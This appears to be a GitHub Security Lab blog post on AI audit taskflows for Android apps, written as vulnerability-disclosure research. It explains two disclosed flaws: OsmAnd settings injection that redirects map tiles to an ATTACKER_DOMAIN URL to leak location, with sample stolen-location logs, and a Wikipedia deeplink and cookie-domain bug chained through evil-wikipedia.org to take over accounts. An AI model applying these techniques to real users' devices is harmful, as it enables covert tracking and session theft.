


Kevin Stubbings@kwstubbs
10 minutes
-
Share:
As AI takes on a larger role in security work, our team built the GitHub Security Lab Taskflow Agent so researchers can automate, package, and share the AI prompts and workflows that work for them. Below, I’ll walk through how I built auditing taskflows to find vulnerabilities in Android applications.
Newer models understand code better than before, but custom taskflow prompts still matter: they let researchers split the work into incremental steps, helping the LLM surface complex vulnerabilities faster—or catch ones it would otherwise miss.
With these taskflows, I’ve reported more than 20 vulnerabilities in Android applications. Our advisories page lists new disclosures as they are made public. Read on for concrete examples of high-impact vulnerabilities the taskflows found.
How to run the taskflows on your own project
The taskflows are open source and quick to run. Two things to keep in mind before you start: you’ll need a GitHub Copilot license, and the prompts use premium model requests. A run can involve many tool calls, which can consume a large number of tokens.
- Go to the seclab-taskflows repository and start a codespace.
- Wait a few minutes for the codespace to initialize.
- In the terminal, run
./scripts/audit/run_mobile.sh myorg/myrepo
On a medium-sized repository, the run may take one to two hours. When it finishes, it opens an SQLite viewer with the results. Open the “audit_results” table and look for rows with a checkmark in the “has_vulnerability” column.
Creating targeted audit taskflows for Android apps
My colleagues Peter and Mo previously wrote a blog post about their own audit taskflows. Those taskflows work well on their own, but Android apps have their own classes of vulnerabilities, so the taskflows need to be guided toward them.
First, I added a taskflow called gather_mobile_entry_point_info.yaml. Entry points are places in the code that attacker-controlled data could flow through. This taskflow takes the entry points and separates them into mobile and non-mobile categories. That way, the AI can run on repos containing a mix of application types—mobile apps, web servers, desktop applications—while still understanding the correct attack surface.
Second, I edited classify_application_local.yaml. There, I list popular vulnerability classes and ask the LLM to consider them in the context of each entry point and component. Mobile vulnerability classes are less widely known, and LLMs are non-deterministic, so it’s worth making sure certain essential classes get checked. If, for example, the previous step identified an intent-based entry point, the taskflow should carry a list of common intent-based vulnerabilities to check, such as confused deputy or insecure broadcasts. This helps the LLM connect components to each other and keep an overview of the threat model.
Combining both prompts across multiple runs gets the best of each approach: the strict prompt and repeated runs ensure obvious vulnerabilities aren’t missed, while the broad prompt lets the AI apply its creativity to the fullest.
Two examples of vulnerabilities found by the taskflows
The two cases below were found by the taskflows and have already been disclosed. In total, we’ve found and reported 24 vulnerabilities so far.
Tracking Users via OsmAnd
OsmAnd is a popular third-party navigation app that uses OpenStreetMap as its main data source. It’s available on both the App Store and Play Store; here we’ll look at the Android version, which has over 10 million downloads. Of the three vulnerabilities discovered, the most interesting is one that allows malicious apps to track the location of the device.
OsmAnd exports an activity called MapActivity. An Android activity is a single, focused screen in an app that provides a UI for the user to interact with. MapActivity handles opening settings files and deeplinks within the app, and it is exported. An exported activity is one that can be launched by components outside its own app.

When opening settings files, however, the app allows for intent extras (settings_version, silent_import, replace, export_type_list_key). Intents are messaging objects in Android used to request an action from another app component, and intent extras are key-value pairs of data attached to an intent to pass information along with that request. MapActivity expects these extras to come from an AIDL service. They should have been passed through an in-process channel rather than intent extras, because any app can put arbitrary extras on any intent to any exported activity. Android provides no mechanism to restrict which extras an external caller can set.
Because MapActivity is exported, any app can send an intent to the activity with any extras we want, including intent extras that let us import settings into the app undetected. The Android app uses the handleOsmAndSettingsImport function to import the following settings:
- SilentImport: allows importing without a notification
- Replace: allows us to replace instead of just add settings
- SettingsTypes: allows us to import without a user confirmation
private void handleOsmAndSettingsImport(Uri intentUri, String fileName, Bundle extras) {
    fileName = fileName.replace(ZIP_EXT, "");
    if (extras != null && CollectionUtils.containsAny(extras.keySet(),
            SETTINGS_VERSION_KEY, SETTINGS_LATEST_CHANGES_KEY)) {
        int version = extras.getInt(SETTINGS_VERSION_KEY, -1);
        String latestChanges = extras.getString(SETTINGS_LATEST_CHANGES_KEY);
        boolean replace = extras.getBoolean(REPLACE_KEY);              // ← attacker-controlled
        boolean silentImport = extras.getBoolean(SILENT_IMPORT_KEY);   // ← attacker-controlled
        ArrayList<String> exportTypeKeys =
            extras.getStringArrayList(EXPORT_TYPE_LIST_KEY);           // ← attacker-controlled
        List<ExportType> exportTypes = null;
        if (exportTypeKeys != null) {
            exportTypes = ExportType.valuesOf(exportTypeKeys);
        }
        handleOsmAndSettingsImport(intentUri, fileName, exportTypes,
            replace, silentImport, latestChanges, version);
    } else {
        handleOsmAndSettingsImport(intentUri, fileName,
            null, false, false, null, -1);                             // safe defaults
    }
}
Since we can now import any settings we want, we can make several critical changes. For example, we can replace tiles on the map. OsmAnd formats the URL for each tile in the following format:
return MessageFormat.format(urlTemplate, zoom + "", x + "", y + "");By default, OsmAnd uses local tiles, but we can overwrite the default tile files with the following URL:
f"{ATTACKER_DOMAIN}/tiles/{{0}}/{{1}}/{{2}}.png",That lets us leak the exact x, y coordinates of every tile. The URL expects the response to contain an image for the tile, so on the attacker server backend we serve the corresponding tile from OpenStreetMap. The attacker ends up with a list of the x, y coordinates of every tile the user loaded in the OsmAnd app, and the user has no idea their app settings were changed. This allows any app—even one with no permissions—to overwrite OsmAnd’s settings and send private location data back to its server.
# [TILE #1]  14:23:07  z=15 x=9649 y=12320
#   ├── center: 40.70979, -73.98743
#   └── 🗺️  https://www.openstreetmap.org/#map=15/40.70979/-73.98743
The same vulnerability can also expose the origin and destination for every route a user takes in OsmAnd, sent to the attacker’s server without any change the user would notice.
[ROUTE #1] 07:02:47  vehicle=car  waypoints=2
  ├── path: /osrm/car/-122.084,37.4219983;-122.32450103759766,37.99944305419922
  ├── 📍 ORIGIN:      37.421998, -122.084000
  │      https://www.openstreetmap.org/#map=15/37.42200/-122.08400
  ├── 🏁 DESTINATION: 37.999443, -122.324501
  │      https://www.openstreetmap.org/#map=15/37.99944/-122.32450
Wikipedia account takeover Via deeplink
The Wikipedia Android app lets users browse Wikipedia on their phones. To open Wikipedia pages inside the app, it registers a hook for the wikipedia:// deeplink. A deeplink may look like wikipedia://wikipedia.org/wiki/PoC. A logic bug in the hostname parser, however, lets us load non-Wikipedia URLs.
    private fun handleIntent(intent: Intent) {
        if (Intent.ACTION_VIEW == intent.action && intent.data != null) {
            // TODO: handle special cases of non-article content, e.g. shared reading lists.
            intent.data?.let {
                if (it.authority.orEmpty().endsWith(WikiSite.BASE_DOMAIN)) {
                    // Pass it right along to PageActivity
                    val uri = Uri.parse(it.toString().replace("wikipedia://", WikiSite.DEFAULT_SCHEME + "://"))
                    startActivity(Intent(this, PageActivity::class.java)
                            .setAction(Intent.ACTION_VIEW)
                            .setData(uri))
                }
            }
        }
    }
This primitive lets us send the user to any website of our choosing via a wikipedia:// deeplink and trick them into thinking they’re on a Wikipedia page when they’re actually on an attacker-controlled one. The attacker can also run arbitrary JavaScript in the app’s WebView—a dangerous primitive that opens a path into environments normally considered safe. This vulnerability pattern appears not once but twice in the same app:
// SharedPreferenceCookieManager.kt:101
if (domain.endsWith(domainSpec)) {
    buildCookieList(cookieList, cookiesForDomainSpec, null)
}
This second snippet checks whether a page should receive cookies from a wikipedia.org page. Combining both issues lets us leak all the cookies from the Wikipedia page, which are long-lived.
Chaining the two vulnerabilities together produces a powerful account takeover.
- The victim accesses a malicious webpage in their browser containing a deeplink and clicks on it.
- The Wikipedia Android app opens automatically and loads an attacker-controlled page that ends with wikipedia.org, such as evil-wikipedia.org. The victim believes it’s a Wikipedia page, and the app automatically sends the user’s cookies. The attacker now has the victim’s username, long-lived token, and a session token valid across every Wikimedia project (all Wikipedias, Commons, Wikidata, Meta, and more).
As these examples show, LLMs can find logic vulnerabilities with critical impact—not just generic bug classes.
LLMs are good at finding vulnerabilities but struggle at estimating severity
LLMs are good at finding vulnerabilities—so good that they surface low-severity bugs with little impact. Many times, the AI returned issues that required very specific states that would be nearly impossible to encounter in real-world situations. It also often reported low-severity vulnerabilities even when specifically told not to. Because of this, every finding should be reviewed by a security researcher with mobile application knowledge.
Severity estimates were another problem: they were often wrong. The real impact of a vulnerability frequently shifts because of mitigating factors that lower its severity.
Consider a path traversal in an Android app where the filepath is restricted to external storage; the relative severity of such an issue is low. Mitigating factors like this are hard for the LLM to see without an explicit prompt to “create a proof of concept.” That requires multiple runs—not just to find vulnerabilities but to build proof of concepts—which forces the LLM to attempt exploitation. Depending on the model’s availability and speed, this spends extra time on vulnerabilities that may not have strong impact.
Even then, the LLM can still get things wrong. If an app uses data from both internal and external storage, internal storage data is often given priority. The LLM may assume that data from external storage—which we can write to via our path traversal—will change the application’s actual data. But if internal storage overwrites our attacker-controlled external data, there’s no vulnerability at all. Complex behaviors like this lead to false positives, which should decrease as LLM context windows grow and reasoning improves. For now, the only ways to address the issue are to give the LLM a debugger to run the proof of concept against the original code, or to have a researcher prompt the LLM to look specifically for these issues.
LLMs have great knowledge of API behavior
Any security researcher who specializes in a particular language knows the common code patterns: which functions are safe and which aren’t. Using path.Clean in Go, for example, is much less safe than using filepath.Clean and is often the cause of many vulnerabilities affecting Windows versions of popular products. We were surprised at how well the LLM understood the behavior of common security-relevant APIs across various languages, even without access to the language source code. Most proof of concepts we asked the LLM to produce after giving it a vulnerability report needed little modification on our end, which demonstrates its deep knowledge of previous security exploits and API behavior.
Notes on the results
At the time of writing, we’ve found 24 Android vulnerabilities in mobile applications. Many were simple issues such as path traversal. We found a handful of critical vulnerabilities, some of which appear in this post. Because Android app security is quite strong, the vulnerabilities tend to appear exactly where a security researcher would expect them—cross-app scripting in a WebView, or exposed JavaScript bridges, for example.

We believe AI-powered security research is one of the best ways to secure open source projects right now, and its power applies to web applications, mobile applications, and desktop applications alike.
Closing
Security should be a top priority for all open source maintainers, and AI will be an essential tool for maintainers in the coming years—for both development and security. The seclab-taskflow-agent will help you get started with security in a couple of minutes, and it’s open to contributions from anyone who finds interesting and unique prompts, tools, and mechanisms for finding vulnerabilities with AI.
Start securing your project today. Run these taskflows against your own app and take the first step toward AI-assisted security.
Tags:
Written by

Kevin Stubbings
Related posts

AI-powered fuzzing with the GitHub Security Lab Taskflow Agent
In this blog post, I explain how to use the new fuzzing taskflow based on the GitHub Security Lab Taskflow Agent AI framework.

OpenClaw went viral. Meet the maintainers building and securing it.
OpenClaw is the fastest-growing project in GitHub history. Peter Steinberger and several maintainers share what they learned in the project’s first six months.

What 50 open source projects taught us about security in the AI era
See how the open source projects in Session 4 of the GitHub Secure Open Source Fund combined AI-assisted workflows, maintainer expertise, GitHub security tools, expert guidance, and funding to improve project security.